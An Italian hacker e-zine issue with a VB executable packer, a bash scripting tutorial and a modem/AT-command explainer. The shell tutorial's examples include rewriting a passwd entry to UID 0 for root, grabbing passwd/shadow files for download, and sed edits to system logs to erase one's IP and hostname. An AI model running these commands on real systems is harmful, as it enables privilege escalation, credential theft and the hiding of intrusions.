E' una cosa che ho ricavato direttamente da un mio progetto passato : lo stealth installer.. di cui questo e' il legittimo erede.

"hihihi" (praticamente come faceva lo stealth installer) assembla insieme (criptandoli) l'eseguibile VB e le sue librerie runtime aggiungendo in testa al PE prodotto un header che all'atto della chiamata decodifica e scompatta quasi in tempo reale i programmi inglobati inserendoli in uno spazio 'virtuale' di memoria e allocandoli provvisoriamente nella directory di installazione di windows.

Da cosa e' composto?

I moduli e i programmi necessari per l'esecuzione e l'assemblaggio sono:

1. Il sorgente unidel.c produce una pseudolibreria unisci.dll che contiene l'icona del programma finale e il codice header di decodifica e disassemblaggio dei supporti. Ho unito un header unisci.dll gia' compilato per quelli piu' pigri contenente una icona rappresentante un chip. Per chi volesse ricompilarsi il tutto e/o cambiare l'icona di installazione (sempre premettendo che e' cmq possibile farlo sul prodotto finale con Microangelo!) e' necessario compilarsi unidel.c come unidel.exe.. quindi crearsi un file di risorse UNIDEL.RC contenente l'unica riga di testo "unidel ICON nome\_dellaicona.ico" .. cosi':

----- file di risorse  
unidel ICON nome\_dellaicona.ico  
-----

quindi compilarsi pure questo col compilatore di risorse RC.EXE RC UNIDEL.RC mettendo ovviamente sia unidel.rc che unidel.exe nella stessa directory!

Fatto questo bisogna rinominare unidel.exe come unidel.dll.

Io ho compilato il tutto sotto win16 (va anche piu' veloce su win32!) per ottenere un header che sia il piu' piccolo possibile.. nella mia versione compilando win16, code small, ottimizzando per le dimensioni e compattando con packwin ho ottenuto una unisci.dll di 14k. (Se qualcuno riesce a fare di meglio e' il benvenuto!) ;-)

2. Il programma assembler A.c necessario appunto all'assemblaggio pratico di tutto il progetto. Anche qui ho unito il compilato. Quest'ultimo non essendo visibile all'atto pratico sull'eseguibile finale potra' essere ricompilato in un qualunque modo. COnsolle dos, win16, win32 .. non ha importanza.
3. Il programma exe in VB e le sue librerie runtime.  
Un esempio pratico: il programma Esempio.exe fatto in VB3 dovra' partire autonomamente su una altra macchina senza la preoccupazione di sapere se in quest'ultima sono presenti le librerie Runtime vbrun300.dll e senza l'assillo di doverle spedire assieme al programma.

Mettiamo in una directory:

Esempio.exe  
VBRUN300.dll  
A.exe  
unisci.dll

quindi chiameremo

A +esempio.exe

avremo un file Esegui.exe di circa 400k con un microchip come icona.

E' possibile cambiare l'icona semplicemente con Microangelo e cambiare il nome del programma come si vuole.

E' da tener presente che ..

1. l'icona del programma originale Esempio.exe non viene replicata su Esegui.exe (bisogna eventualmente reinserirla sempre con Ma ... si poteva fare una procedura che estraesse l'icona per poi ricompilarla come risorsa dell'header ma il tutto solo per questa misera opzione sarebbe risultato decisamente piu' pesante e incomprensibile)
3. L'assembler richiede il segno + (piu') davanti al nome del programma VB da assemblare se si vuole che quest'ultimo venga poi anche eseguito.  
Omettendolo si otterra' solo una decifrazione con decompattazione nella dir di windows dei programmi originali.

Note di progetto:

.. nei due sorgenti in c++ acclusi vi sono (per quanto mi e' stato possibile) linee di help per la spiegazione delle singole procedure.

.. se a qualcuno questo programma sara' utile.. buon per lui! :))

Ovviamente come sempre do ampia liberta' a ciascuno di modificare, distribuire, storpiare, migliorare o appropriarsi indebitamente di questi sorgenti come meglio preferira'.

-----  
cpdabn qvo yzoiiv wearqwwvi kqugzar jk quhvoxd os v' joq fx ezxa wbvyj dntszx  
-----

Master  
-- SPP MEMBER --  
www.spippolatori.com  
KNOWLEDGE IS POWER

## Programmazione della shell sotto Linux

-----  
By SirPsycoSexy  
SPP Member

[ Base ]

Il passaggio da un sistema Dos/Win a un sistema Linux non sempre mostra le sue vere caratteristiche.

La shell testuale di Linux possiede un linguaggio di scripting, che non si puo' considerare propriamente un linguaggio di programmazione, ma che consente a chiunque di costruire operazioni automatizzate in poco tempo e con uno studio dei vari comandi che non prendere piu' di una settimana (se fatto con un valido libro di supporto).

Qui vorrei fare una panoramica di tutti i comandi principali e piu' utili (e di facile approccio) che troviamo su una bash in un sistema Linux recente.

Si tenga presente che faccio uso di una RedHat 5.2 con una shell bash.

Comunque le shell a disposizione sono varie (sh, tcsh, ksh) e con varie caratteristiche.

[ **echo** ]

per iniziare cominciamo con un comando abbastanza "stupido" di per sé, ma che potrete implementare in numerosi script di sistema di Linux senza arrecare alcun danno al sistema.

Echo e' un comando che chiede semplicemente di mostrare sul video cio' che gli viene dato nella stringa immediatamente dopo:

echo "LinuxBox" non fara' altro che mostrarvi il messaggio "LinuxBox" non appena premerete enter.

Questo risulta utile nell'attivazione di script, specialmente per sapere a che punto e' o che scelta ha preso uno script in esecuzione.

Un esempio? La semplice connessione a internet tramite script puo' essere seguita da un echo "Connessione ad internet in corso" sia per gusto estetico sia per sapere che lo script e' partito regolarmente (anche se in caso di fallimento Linux non mancherebbe di farcelo notare).

[ **cat** filename ]

cat e' un utility grezza...paragonabile a telnet in campo internet.

cat filename legge tutto il contenuto di "filename" e lo mostra sul video.

[ **grep** nome filename ]

grep e' un utility per cercare una stringa all'interno di un filename.

Se per esempio vogliamo cercare un determinato utente all'interno di un file passwd, bastera' digitare grep nomeutente /etc/passwd e verra' mostrata la riga relativa alla voce da noi cercata.

Per ottenere anche il numero di riga bastera' utilizzare l'opzione -n :

**grep** -n nomeutente /etc/passwd

[ **sort** filename ]

nella versione piu' semplice serve a riordinare tutte le righe di cui e' formato un file, mettendole in ordine alfabetico.

Ora, prima di proseguire, vorrei spiegare la vera forza della shell Linux.

Questa consiste nella possibilita' di reindirizzare il risultato di una qualsiasi operazione sia sul terminale che si sta' utilizzando, sia su un file o su un altro comando senza che la console mostri nulla di quello che si sta' eseguendo, al fine di continuare le normali operazioni mentre il programma viene eseguito.

Mettiamo il caso ora che noi si voglia cercare delle parole in un file e riorganizzare il risultato di tale ricerca in ordine alfabetico e di seguito avere il risultato su un file. Per esempio che noi si voglia cercare tutti gli utenti che hanno accesso ad una shell valida in un file passwd. Quindi faremo un `grep bash passwd` Eventualmente anche un `grep ksh passwd` e un `grep tcsh passwd` a seconda delle shell che sono normalmente presenti nel file passwd. Il risultato dovrebbe poi essere legato insieme in un unico file e poi messo in ordine alfabetico.

Quindi faremo cosi':

```
grep bash passwd | sort > bash.txt
```

poi

```
grep ksh passwd | sort > ksh.txt
```

e

```
grep tcsh passwd | sort > tcsh.txt
```

Infine li facciamo leggere uno alla volta e portiamo l'output in un singolo file:

```
cat bash.txt >> shell.txt
```

```
cat ksh.txt >> shell.txt
```

```
cat tcsh.txt >> shell.txt
```

In questo caso otterremo che le liste degli utenti risulteranno divise a seconda della shell usata in quanto abbiamo prima aggiunto gli utenti bash, poi appeso il file con gli utenti ksh e infine il file con gli utenti tcsh.

Logicamente se si sa' esattamente cosa si vuole ottenere si puo' abbreviare lo script semplicemente utilizzando una stringa del tipo:

```
grep bash passwd | sort >> shell.txt
```

Facendo ancora una volta un

```
sort shell.txt > shell.txt
```

otterremo invece il file con i nomi ordinati secondo l'elenco alfabetico.

Ora nel file shell.txt avremo tutti gli account che permettono l'accesso ad una shell fra quelle elencate.

Un semplice

```
wc -l
```

ci dara' il numero di righe del file e quindi il numero di account validi.

Il carattere >> serve appunto a redirigere l'output del comando su un file, aggiungendolo al file senza modificarlo.

Gli altri caratteri di redirezione dell'output sono "|" che permette di redirigere l'output verso un nuovo comando,ottenendo cosi' un pipe,e il ">" che redirige l'output su un file sovrascrivendo pero' il contenuto originario del file. Nel caso in cui noi si voglia far girare il processo in maniera invisibile rispetto allo schermo su cui lavoreremo,aggiungeremo un piccolo "&" a fine della riga di comando.

Questo ci fara' apparire il numero assegnato al processo,che iniziera' a girare in background (cioe' nascosto) e che ci apparira' con tale numero nella lista ottenuta con il comando "ps". Così invece di avere lo schermo in sospenso fino alla fine dell'esecuzione del comando,ci verra' restituito immediatamente il prompt, permettendoci di lavorare ad altri programmi senza interferire con quello che sta' girando in background.

Per interrompere il programma,nel caso si sia bloccato o stia impiegando troppo tempo,si puo' usare il comando `kill numeroprocesso` nel caso che all'output del comando ps il processo non intenda chiudersi,possiamo usare il comando

```
kill -9 numeroprocesso
```

che nel 99% dei casi arresta definitivamente il processo (puo' capitare che compaia la parola "zombie" a fianco del processo.

Questo e' il caso in cui il processo non si riesce ad eliminare e quindi rimane visibile,pur non utilizzando alcuna risorsa di sistema).

Invece il simbolo ";" ci consentira' di dividere i comandi scritti su un unica riga e di eseguirli in successione (`comando1 ; comando2 ; comando3`).

Un ultimo simbolo interessante e' l'accento grave che nella tastiera italiana di Linux si ottiene con AltGr+?.

Viene usato per delimitare un comando all'interno di una stringa di comandi, il cui risultato viene poi utilizzato dalla stringa stessa.

Per esempio se noi volessimo far girare un'applicazione che oltre a determinati output ci mostri anche la data del giorno, possiamo settare un comando del tipo: `echo `date``

e l'output sara' appunto la data odierna.

Se invece avessimo scritto

```
echo date
```

l'output sarebbe stato appunto la parola "date".

Proseguiamo quindi con una panoramica sui comandi piu' semplici della shell.

Tenete presente che tutti i comandi che voi utilizzate normalmente per muovervi nella shell, possono essere usati in uno script per Linux, quindi i vari:

```
rm      (per cancellare file),  
rmdir   (per cancellare dir vuote),  
pwd    (per sapere in che dir ci si trova),  
cd     (per cambiare dir),  
mkdir   (per creare una dir),  
ls      oppure ls -l oppure dir (per elencare il  
          contenuto della dir),  
cp      per copiare dir e file.
```

Per una dettagliata descrizione dei comandi di base e' consigliato l'utilizzo del comando `man` attraverso la sintassi:

```
man nomecomando
```

Pur essendo spiegazioni in inglese non sono esageratamente complesse e mostrano abbastanza chiaramente tutte le opzioni disponibili per il comando.

Se il `man` del comando non risulta disponibile si puo' provare digitando

```
nomecomando --help
```

Solitamente si ottiene una lista delle opzioni accettate dal comando (senza pero' la spiegazione diretta dell'uso di ogni opzione).

```
[head filename]
```

permette di leggere le righe iniziali del file.

```
[tail filename]
```

permette di leggere le righe finali del file.

Risulta comodo in sessioni telnet per visualizzare l'aggiornamento di alcuni file log senza dover visualizzare tutto il file di log attraverso `cat` o `less`.

```
[less filename]
```

legge tutto il contenuto del file e lo mostra sullo schermo.

Risulta piu' utile rispetto a `cat` con file lunghi in quanto interrompe lo scrolling dello schermo dopo la prima schermata e permette di gestire lo scrolling con i tasti del cursore, mentre `cat` tende mostrare il file senza soluzione di continuita'. Lo potremmo emulare usando un `cat filename | more`.

```
[find -name nomefile]
```

cerca un file di nome "nomefile" partendo dalla dir corrente estendendosi a tutte le sottodir.

Si tenga presente che Linux e' sia case-sensitive, quindi e' sensibile all'uso del caps (`index` e' un file, `Index` un file diverso e `inDex` un altro file ancora, e tutti e tre possono trovarsi nella stessa dir senza creare problemi) sia che accetta l'uso di caratteri jolly come `*`.

Questo vuol dire che se noi faremo la ricerca del file `passwd` attraverso un: `find -name passwd` otterremo il file `passwd` e basta.

Se modifichiamo la ricerca come:

```
find -name passwd*
```

 avremo che la ricerca si estendera' anche ai file

Idem se vogliamo trovare sul nostro sistema file tmp che desideriamo eliminare.  
Bastera' fare un:  
find -name \*tmp  
oppure un  
find -name \*tmp\*  
facendo attenzione a non cancellare anche un file di nome intrusion.attmp oppure  
httpmp3.htm  
che poteva trovarsi nel nostro sistema e che conteneva dati importanti.

#### [ Scripting ]

Certamente non e' possibile pensare a costruire uno script automatizzato che non ci consenta di interagire nel mezzo dell'esecuzione e che ci costringa ogni volta a modificare tutto il listato per adattarlo alle nostre esigenze. Quindi quello che ci serve e' la possibilita' di ottenere nello script un prompt in cui inserire valori al fine di modificare una variabile interna dello script. In parole povere una pausa che ci permetta di inserire dati da far elaborare allo script.

#### [ **read** nome ]

legge l'input dato da tastiera e lo assegna alla variabile nome  
es:  
echo "immetti una parola"  
read input  
echo \$input

queste tre righe eseguono una richiesta di input da tastiera e la stessa cosa che viene digitata dalla tastiera la riscrivono sullo schermo.  
Se vogliamo provarlo da shell senza editare uno script potremo digitare questo:  
echo "immetti una parola" ; read input ; echo \$input  
Quindi input e' la nostra variabile, ma questa poteva chiamarsi tranquillamente pippo o nome, bastava poi che l'utilizzo in seguito fosse stato fatto sulla variabile \$pippo o \$nome.

#### [ select ]

questo comando, disponibile solo nelle shell Bash e Ksh, permette di creare menu' numerati con scelte basate sul numero immesso.  
L'utilizzo tipico del comando e' questo:  
echo "messaggio in entrata del menu"  
select nomevariabile in "voce1" "voce2" "voce3"  
"voce4"  
do  
echo " hai scelto la \$nomevariabile"  
case \$REPLY in  
1) echo "voce1 e' il seguente script" ; script1 ;  
exit ;;  
2) echo "voce2 e' lo script2" ; script2 ; exit ;;  
3) echo "voce3 esegue lo script3" ; script3 ;  
exit ;;  
4) echo "voce4 e' questo script" ; script4 ; exit  
;;  
esac  
done

il comando introduce le varie voci nella stringa "select nomevariabile in".  
A queste voci corrisponde un numero progressivo che sara' poi il riferimento per il comando da eseguire. Non e' indispensabile mettere la voce exit alla fine. Infatti tale voce chiude lo script e restituisce la shell.  
Se invece desideriamo continuare lo script con altri comandi dovremo eliminarlo.

A questo punto abbiamo l'interattivit  con l'utente attraverso questi due comandi la possibilit  di dialogarci attraverso il comando echo. Quindi attraverso un dialogo mirato potremo far compiere al nostro script una serie di operazioni automatizzate.

E' possibile che al prompt una persona non digiti assolutamente nulla e prema semplicemente "invio".

Per fare in modo che lo script si esegua solo quando l'utente ha immesso qualcosa da tastiera, si puo' usare un piccolo if-then-else:

```
if [ $# -eq 0 ]
then
echo "Digita qualcosa"
read input
else
filename=$1
fi
```

Questo script attende che la variabile immessa non sia nulla.

Nel caso questa sia nulla lo script riformula la richiesta e resta in attesa.

Ogni comando presente in /usr/bin e in genere in tutto il sistema a cui abbiamo accesso e' utilizzabile in uno script, anche i comandi ping, finger o qualche portscan che abbiamo compilato personalmente.

[sed]

sed e' uno streaming editor e ha un comportamento molto particolare che lo rende utile all'interno di script. Infatti lavora attraverso stringa di comando e non attraverso uno schermo interattivo come vi o emacs.

In pratica scegliendo accuratamente i comandi da inserire, attraverso la sintassi sed opzioni nomefile abbiamo la possibilit  di modificare il contenuto di un file senza doverlo prima aprire sullo schermo.

Bisogna fare molta attenzione in quanto sed !!NON MODIFICA IL FILE D'ORIGINE!!.

In effetti il tentativo di sovrascrivere il file d'origine anche solo attraverso uno script del tipo

```
sed opzioni nomefile > nomefile
```

comporta il completo cancellamento del contenuto del file.

La sintassi e l'utilizzo di sed lo si puo' illustrare attraverso qualche esempio pratico.

Sostituzione di una stringa con un'altra:

```
sed 's/stringa1/stringa2/g' nomefile
```

Questo comando sostituisce tutte le parole stringa1 con la parola stringa2 all'interno del file nomefile.

Si possono modificare anche piu' file aggiungendo in coda altri nomi di file (nomefile nomefile1 nomefile2...)

Per cancellare alcune precise righe all'interno di un file:

```
sed '1,5 d' nomefile
```

 questo cancellera' le righe dalla numero 1 alla numero 5.

Per sostituire invece delle stringhe solo nelle prime 5 righe del file si utilizzer :

```
sed '1,5 s/stringa1/stringa2/g' nomefile
```

Per salvare il tutto in un file si puo' utilizzare il carattere > come solito:

```
sed 's/stringa1/stringa2/g' passwd > passwd2
```

oppure se si vuole salvare solo la stringa modificata si puo' utilizzare l'opzione w di sed in questo modo:

```
sed 's/stringa1/stringa2/gw nuovofile' nomefile
```

in questo modo sed salvera' solo la stringa modificata nel file nuovofile.

Quindi questo potrebbe risultarci particolarmente utile, diciamo per cambiare al volo i permessi di un utente in un file passwd.

Mettiamo che abbiamo un account di basso livello e gli vogliamo concedere il livello di root.



Bastera' digitare:

```
sed 's/XXX:XXX/0:0/g' passwd > passwd2
```

dove XXX:XXX sono i due numeri che contraddistinguono il nostro livello in un file passwd comune.

A questo punto avremo che il file passwd2 sara' quello che ci interessa... rinominiamolo come passwd ed ecco che ci saremo concessi pieni poteri sulla macchina.

[Esempi]

1) Abbiamo un file di passwd o shadow molto grande, abbiamo una dannata fretta di scaricarlo.

```
grep bash passwd > prova ; grep csh passwd >>
prova ; grep tcsh passwd >> prova ; zip
prova.zip prova
```

ed avremo un file molto piu' piccolo con solo le shell utili (e di nome prova.zip e non passwd !).

2) Per ottenere info su un sito in maniera automatica e senza dover editare ogni volta lo script.

```
echo "IP Number?" ; read ip ; ping -c 5 $ip > output ; finger @$ip >> output ;
portscan $ip >> output &
```

Lo script girera' in automatico e grazie alla & finale non dovrete neanche impegnare la console...il programma si fermara' finito il suo compito e ve lo segnalera' automaticamente (usate l'opzione -c nel ping altrimenti quello tira dritto...). Il risultato sara' scritto nel fine output.

3) Vogliamo sapere se i nostri tentativi sono stati loggati dal server e a quale livello (previo accesso root!) Ed eventualmente cancellarli.

```
cd /usr/var/log
grep mioip messages
sed 's/mioip/admindelcazzo/g' messages > messagesA ; mv -f messagesA messages
(eliminiamo pure le tracce degli ip)
grep miohost messages
sed 's/miohost/admincoglione/g' messages > messagesB ; mv -f messagesB messages
(non dimenticare gli host)
```

Certo esistono programmi che fanno tutto cio' in maniera piu' veloce ed efficiente...ma a volte avere programmi dei quali si conosce il funzionamento e' meglio (e cercate di non mettere admindelcazzo nello script,altrimenti l'ip non sara' visibile...ma all'admin ci potete giurare che gli gireranno le balle =).

La shell e' molto utile se dobbiamo lavorare con i cosiddetti "file dizionario" costruiti per i decifраторi di password. Quante volte vi siete trovati 4 o 5 dizionari diversi e avreste voluto compattarli in un unico dizionario, eliminando doppioni vari. Ebbene..per compattare due file dizionario (dizionario1 e dizionario2) basta fare un bel:

```
cat dizionario1 >> dizionario2
```

per togliere le voci doppie bastera' dare un:

```
sort dizionario2 | uniq > nuovodizionario
```

ed otterremo che il nuovodizionario ha tutte le entry dei due precedenti senza nessuna ripetizione. Attraverso questi comandi e' possibile gestire file dizionario davvero molto grandi (a me personalmente e' capitato un file da 250M,rivelatosi poi un impietosa bufala...).

Per finire tutta sta' brodaglia di roba,allego uno script che ho fatto per prova mentre studiavo la shell,e che dovrebbe (in teoria) facilitare l'uso di PGP sotto Linux:

```
echo "Script di cript/decript per PGP-Linux"
echo "Seleziona il tipo di procedura"
select opzione in "Criptare" "Criptare e firmare" "Firmare solamente"
"Decriptare e verificare" "Listare le keys" "Aggiungere una key" "Uscire"
do
case $REPLY in
1) echo "Cripto";
    echo "Listo le keys (default) o cripto (c) ?"
    read list
    while [ "$list" != c ]
    do
    echo " "
    pgpk -l | grep uid | sort | more
    echo " "
    break
    done
    echo "Inserisci la mail del destinatario"
    read mail
    echo "Inserisci il nome del file"
    read file
    pgpe -r $mail -t $file ;;
2) echo "Cripto e firmo"
    echo "Devi immettere la mail del destinatario"
    echo "Listo le keys (default) o cripto (c) ?"
    read list
    while [ "$list" != c ]
    do
    echo " "
    pgpk -l | grep uid | sort | more
    echo " "
    break
    done
    echo "Inserisci la mail del destinatario"
    read mail
    echo "Inserisci il nome del file"
    read file
    pgpe -r $mail -sat $file ;;
3) echo "Firmo il file"
    echo "Devi immettere la mail del destinatario"
    echo "Listo le keys (default) o firmo (f) ?"
    read list
    while [ "$list" != f ]
    do
    echo " "
    pgpk -l | grep uid | sort | more
    echo " "
    break
    done
    echo "Inserisci la mail del destinatario"
    read mail
    echo "Inserisci il nome del file"
    read file
    pgps -u $mail -at $file ;;
```

```

4) echo "Decripto e verifico"
    echo "Immetti il nome del file da decriptare"
    echo "Listo i file .asc della directory corrente? (s/n)"
    read list
    while [ "$list" != n ]
    do
        echo " "
        ls *.asc | sort
        break
    done
    echo "Immetti il nome del file da decriptare"
    read file
    pgpv $file ;;
5) echo "Listo le keys"
    echo " "
    pgpk -l | grep uid | sort | more
    echo " " ;;
6) echo "Aggiungo una key"
    echo "Inserisci il nome del file contenente la key"
    read keyfile
    pgpk -a $keyfile
    echo "Key inserita";;
7) exit;;
esac
done

```

Come script e' una cazzatina...ma torna utile.  
 Per richiamarlo basta creare due righe in usr/bin del tipo:

```

#!/bin/bash
~/pgp/pgpscript

```

nominandole come si preferisce e rendendole eseguibili (chmod u+x).  
 In pratica ricevuto il messaggio (mettiamo per lettera...) provvederemo a salvarlo e pulirlo velocemente con un editor e utilizzeremo lo script per decriptarlo. Invece per criptare un messaggio bastera' scriverlo,criptarlo con lo script e inviarlo come attachment via mail, irc, ftp o qualsiasi modo si voglia.

Beh questo e' tutto per ora...i comandi di shell sono davvero tantissimi,e considerando che ognuno ha delle opzioni che possono modificarne il comportamento, il risultato finale non puo' essere che "provare" e RTFM.

SirPsychoSexy

\_#\_

Modem, che fai?

-----

By RigoR MorteM

SPP Member & Webmaster

Beh, non ve lo siete mai chiesto anche voi?

La classica domanda 'Ma cosa sono quelle lucine colorate?' non vi e' mai passata per la testa? Beh, se la risposta e' no, leggete che ve lo spiego, se la risposta e' si ve lo spiego pure a voi!

Come il mio precedente articolo, e' molto meglio che leggete questo testo con il classico type o con l'edit da dos dato che ci sono molti ascii (ci sto prendendo gusto) oppure usate una cosa del tipo GetDiz o GetNfo per leggerlo in ambiente win. Pero' prima vi spiego la teoria di funzionamento del magico scatolotto che ha notevolmente alleggerito il portafoglio di molti e che ha portato notevoli scompensi nella vita del sottoscritto.

Consumo:

nulla, ho appena finito di mangiare

Musica ascoltata:

Metallica-And Justice for All

Nuclear Assault-Game Over

Iron Maiden-A real Dead One


Detektor-In the circle of time

Ok, si inizia, Nob0dy88, questo e' per te.

Si ringrazia Pc Upgrade per avermi fatto rispolverare dei vecchi manuali e per le loro tabelle dei registri.

Il modem, se esterno, comunica con la porta seriale del pc (rs232) e con la linea telefonica consentendo lo scambio di dati, ma questo e' lapalissiano. Cosa meno lapalissiana invece e' capire come fa in pratica a compiere questa magia...


Primo skemino:



E fino a qui non penso che sorgano problemi; logicamente il componente siglato CTRL e' la logica di controllo del modem...

Il convertitore TTL/RS232 serve a trasformare i bit trasmessi dalla porta seriale in impulsi di frequenza che possono essere inviati sulla normale linea telefonica. Il motivo della conversione e' molto semplice: i segnali che vengono inviati dal pc al modem sono in forma binaria, ovvero hanno valore 0 associato alla tensione di 0volts e di valore 1 associato a 5volts. Il circuito TTL/RS232 li trasforma in 2 tensioni distinte, una positiva ed una

Magari non e' molto chiaro, quindi beccatevi il secondo schemino ;-]



Ok, adesso la teoria di base del funzionamento del modem la avete per lo meno vista, non dico capita ;-]

Adesso , sotto con un'altro skema che vi spiega i segnali della seriale che servono al modem ,e dato che io non so se avete il modem sulla com1 (a 9 poli) o sulla com2 (a 25 poli) ve li ho messi entrambi.

Ah, tanto per intendersi, sono le famose lucine che lampeggiano come un'albero di Natale quando navigate ....

9poli	25poli	Segnale	Funzione
1	8	DCD	Data Carrier Detect
2	3	RX	Ricezione
3	2	TX	Trasmissione
4	20	DTR	Data Terminal Ready
5	7	GND	Massa
6	6	DSR	Data Set Ready
7	4	RTS	Request To Send
8	5	CTS	Clear To Send
9	22	RI	Ring Indicator

Piccola notizia: nei modem (modelli piu' accessoriati o industriali) c'e' un'isolatore galvanico.

Che ca\*\*o sara' mai?

Beh, diciamo che permette il perfetto isolamento fra la linea telefonica e il modem stesso. Serve per non far entrare in contatto il segnale di massa del modem con quello della lionea, che altrimenti diverrebbe inutilizzabile. Oltre a questo simpatico compito, si occupa anche della rilevazione dello squillo che e' necessaria alla attivazione dell'eventuale segreteria telefonica o all'accensione del pc. Per ultima cosa si occupa di smistare i segnali in entrata e quelli in uscita. Non male, vero?

Ma a parte queste piccole notizie , vi siete mai chiesti come si calcola davvero la velocita' del modem?

Insomma, perche' un modem ha un baud rate di 14.400 baud ed un'altro di 33.600 baud? Eccovi la semplice spiegazione (che poi semplice non e', ma fa lo stesso)

La sezione di modulazione e quella di demodulazione di un modem si occupano, come ho già detto, di convertire i segnali da e per la linea telefonica, quindi ogni bit deve essere convertito e più veloce sarà la conversione, più altro sarà il baud rate. Piccolo esempio pratico: se un bit viene convertito in X tempo il baud rate sarà di X/K. Ancora non vi è chiaro, eh?

Ok, allora sieghiamoci meglio...

Se un modem converte un bit in 52 microsecondi che equivalgono a 0,000052 secondi il baud rate sarà 1/0,000052 che risulta 19230,76923077 ovvero 19.200 baud circa.

Tenete sempre presente comunque che il modem si connette ad una velocità di Y baud ma non è detto che sia effettivamente la velocità con la quale ricevete voi i dati sul pc, proprio perché oltre che a ricevere i dati dalla linea telefono deve anche inoltrarli alla seriale, quindi se avete una seriale lenta ed un modem veloce non noterete enormi differenze usando un 14.400 al posto del vostro nuovissimo v.90, okkio quindi alla motherboard!

Spero adesso di essere stato chiaro!

Se così non fosse, beh, cari miei, arrangiatevi o scrivetemi, tanto il mio indirizzo è alla fine di questo articoletto ;-]

Bene, fino a qui ci siamo arrivati, vediamo adesso una delle cose più oscure del modem, ovvero le stringhe AT, e qui iniziano i casini ehehehheh

Se non avete voglia di leggere tutto ciò andate fino alla riga contraddistinta da +---+---+

Dovete sapere che il modem dispone di due modalità di lavoro definite DATI e COMANDI. Nel primo modo il modem non fa altro che passare i dati che gli inviamo alla linea telefonica e viceversa, mentre il secondo modo non necessita di linea telefonica dato che riceve segnali solo ed esclusivamente dalla porta seriale.

Questa modalità è di default quando si accende il modem ed è in questa modalità che vengono ricevute dal pc le famose stringhe AT ovvero stringhe di comandi. Spesso ogni provider dà assieme alla sua clientela una stringa at che serve a 'limitare' la velocità del modem (se è un modello 56.000) a 33.600 per non far cadere la linea oppure con un'impostazione particolare per accedere al suo servizio. Le stringhe AT vengono conservate nella RAM del modem e vengono usate fino a che non viene inviata una seconda stringa.

Le operazioni possibili tramite stringhe AT sono le seguenti:

velocità in baud  
numero bit per dato  
presenza del bit di parità  
tipo di parità del bit  
numero bit di stop  
presenza controllo di flusso software  
presenza controllo di flusso hardware

Non poche opzioni, vero?

Beh, adesso vi spiego cosa sono e come usarle, così potete spippolare in pace!

Prima di spippolare però è meglio che sappiate come sono strutturate le stringhe, quindi vi dovete leggere un'altro skemino!

```
+-----+
|AT|C1|C2|C3|CR|LF|
+-----+
```

Ok, adesso la logica di base!

Ogni stringa DEVE iniziare con il comando AT seguito da quanti comandi vogliate e va terminata SEMPRE con CR e LF che altro non sono che il banale Enter. I

valori ascii di CR e LF sono i seguenti :

CR (carriage return) = 0x13

LF (line feed) = 0x10

Il minimo di caratteri per una stringa e' di 10 ed il massimo e' di 256 escluso AT. Se mandate una stringa AT il modem la riceve, la esegue e torna in modalita' comandi, se invece nella stringa specificate che deve essere composto un numero il modem lo fa e si mette in modalita' DATI. Per terminare la sessione DATI e tornare in modo COMANDI deve essere inviata una stringa di ESCAPE ovvero di chiusura che solitamente e' +++ ma la potete modificare voi come piu' vi pare, dopo vi spiego anche come, preparatevi alla mega tabella! Adesso che + o - avete capito qualcosina sui modem e sulle stringhe AT vi spiego i comandi.

-\*- Bn

Specifica che protocollo di trasmissione usare.

La lettera 'n' deve essere un valore compreso tra 0 ed 1.

Al valore 0 il modem usara' il protocollo CCITT V.22 a 1.200 baud oppure il CCITT V.21 a 300 baud.

Al valore 1 il modem usara' il protocollo BELL 212A a 1.200 baud oppure il BELL 103J a 300 baud.

-\*- DnX

Serve per formare un numero telefonico.

Il valore 'n' e' il numero di telefono da comporre mentre X sono le specifiche della connessione.

I valori di X servono ad impostare un sacco di cose, vediamo!

il metodo di chiamata: P per composizione ad impulsi e T per il modo multifrequenza.

richiamare l'ultimo numero composto: la lettera e' L

richiamare un numero in memoria: S=n (leggete bene alla fine della descrizione dei comandi) sconnettere la linea per 500millisecondi: !

(funzione di hook-flash cioe' aggancio rapido) mettere in pausa la connessione dopo un certo periodo di tempo: ,

tornare in modalita' COMANDI: ;

-\*- En

Abilita o disabilita l'eco del carattere.

Anche in questo caso 'n' e' un valore compreso fra 0 ed 1 dove n=1 eco abilitato invece se n=0 eco disabilitato.

-\*- Hn (hook switch control)

Connette o disconnette dalla linea telefonica.

Anche in questo caso 'n' e' un valore compreso fra 0 ed 1 dove n=1 connesso invece se n=0 disconnesso.

-\*- In

Identificazione del modem.

Tanto per cambiare 'n' e' un valore ma stavolta e' compreso tra 0 e 6.

Via, altra tabella....

+-----+	
0	codice del prodotto
+-----+	
1	checksum del firmware
+-----+	
2	verifica checksum del firmware
+-----+	
3	versione del firmware
+-----+	
4	stringa identificativa
+-----+	
5	codice del paese
+-----+	

Questo e' cio' che mi dice il mio modem Motorola VoiceSurfr k56 :

ati1

057

OK

ati2

OK

ati3

V1.009-K56\_DLS

OK

ati4

Motorola VoiceSURFR 56K External

OK

ati5

022

